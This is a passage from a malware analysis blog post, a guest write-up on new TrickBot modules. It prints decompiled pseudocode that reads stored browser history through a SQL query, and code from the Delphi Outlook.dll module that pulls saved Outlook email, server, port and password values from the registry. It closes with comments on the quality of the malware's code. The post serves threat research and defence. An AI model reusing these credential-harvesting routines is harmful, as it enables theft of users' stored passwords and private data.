.rdata:61A103D7 aEncrypted      db 'Encrypted',0        ; DATA XREF: sub_615C9FA2+525↑o
```

We can see also queries used for stealing the stored browsing history:

```
output_debug(2, "History version is %d (%d)\n", v4, v25);
if ( v4 > 0x20 )
  output_debug(2, "Warning! History version older than expected\n");
sub_61915E0C("SELECT title, url, visit_count, last_visit_time, hidden FROM urls");
v24 = sub_61812970(&v37);
sub_615C987C(&v37);
if ( v24 )
```

Outlook.dll

This is the module written in Delphi. It contains a hardcoded configuration that follows a pattern typical for TrickBot modules:

```
<moduleconfig>
<autostart>no</autostart>
</moduleconfig>
```

Its purpose is to steal data saved by Microsoft Outlook.

```
fetch_outlook_data(
  (int)L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook",
  &v18);
fetch_outlook_data((int)L"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook", &v17);
v3 = v17;
fetch_outlook_data((int)L"Softwa wchar_t[56] ft\\Office\\16.0\\Outlook\\Profiles\\Outlook", &v16);
System::__linkproc__ LStrCatN(&v19, 5, v4, &str___0[1], v3, &str___0[1], v16);
v5 = unknown_libname_56((int)v19);
if ( v5 > 0 )
{
  v6 = 1;
  do
  {
    System::__linkproc__ DynArraySetLength(v6);
    *(_BYTE *)(unk_407670 + v6 - 1) = v19[v6 - 1];
    ++v6;
    --v5;
  }
  while ( v5 );
}
v7 = dword_40767C;
v8 = unknown_libname_63(unk_407670);
dword_407674(dword_407678, "getdata", "test", unk_407670, v8, "test", v7, v10, v11, v12, v13, v14, v15, v16);
__writefsdword(0, v17);
v19 = (char *)&loc_404FDB;
```

The module opens relevant registry keys and tries to retrieve saved credentials:

```
System::__linkproc__ WStrCatN(&v65, 5, v20, dword_404D80, v64);
sub_404414(HKEY_CURRENT_USER, v65, (int)L"Email", (int)v40);
v40 = &v90;
v39 = v100;
v38 = (BYTE *)dword_404D80;
v37 = *(DWORD **)(v97 + 4 * v6);
unknown_libname_59(&v62, &Name, 1024);
System::__linkproc__ WStrCatN(&v63, 5, v21, dword_404D80, v62);
v39 = v63;
System::__linkproc__ WStrCat3(&v61, v92, L" User");
sub_404414(HKEY_CURRENT_USER, (int)v39, v61, (int)v40);
v40 = &v91;
v39 = v100;
v38 = (BYTE *)dword_404D80;
v37 = *(DWORD **)(v97 + 4 * v6);
unknown_libname_59(&v59, &Name, 1024);
System::__linkproc__ WStrCatN(&v60, 5, v22, dword_404D80, v59);
v39 = v60;
System::__linkproc__ WStrCat3(&v58, v92, L" Server");
sub_404414(HKEY_CURRENT_USER, (int)v39, v58, (int)v40);
v40 = v100;
v39 = dword_404D80;
v38 = *(BYTE **)(v97 + 4 * v6);
v37 = (DWORD *)dword_404D80;
unknown_libname_59(&v56, &Name, 1024);
System::__linkproc__ WStrCatN(&v57, 5, v23, v37, v56);
v39 = v57;
System::__linkproc__ WStrCat3(&v55, v92, L" Port");
v87 = sub_4044D0(HKEY_CURRENT_USER);
v39 = (int *)&cbData;
v38 = &Data;
v37 = &Type;
System::__linkproc__ WStrCat3(&v54, v92, L" Password");
v24 = (const WCHAR *)System::__linkproc__ WStrToPWChar(v54);
if ( !RegQueryValueExW(hKey, v24, 0, v37, v38, (LPDWORD)v39) )
{
```

Not going away

TrickBot's new modules are not written well and are probably still under development. The overall quality of the design is much lower than the quality of the earlier code. For example, *module.dll* is bulky and does not follow the clean modular structure introduced by TrickBot before. Also, they make use of languages and libraries that are easier, using Qt instead of native sockets for *module.dll*, and Delphi language for *Outlook.dll*.

The differences in code, languages, and design may indicate that some changes were made to the development team. Either they gained new members who have been delegated to the new tasks, or some of the previous members resigned and have been substituted with lower quality programmers. It may also be possible that the malware authors are doing some prototyping and experimenting for the further development.

Whichever is the case, it's clear that TrickBot is still actively maintained, and is not going to leave the threat landscape anytime soon.

This was a guest post written by hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves describing malware in detail and sharing threat information with the community. Check her out on Twitter as well as on her personal blog, hasherezade's 1001 nights.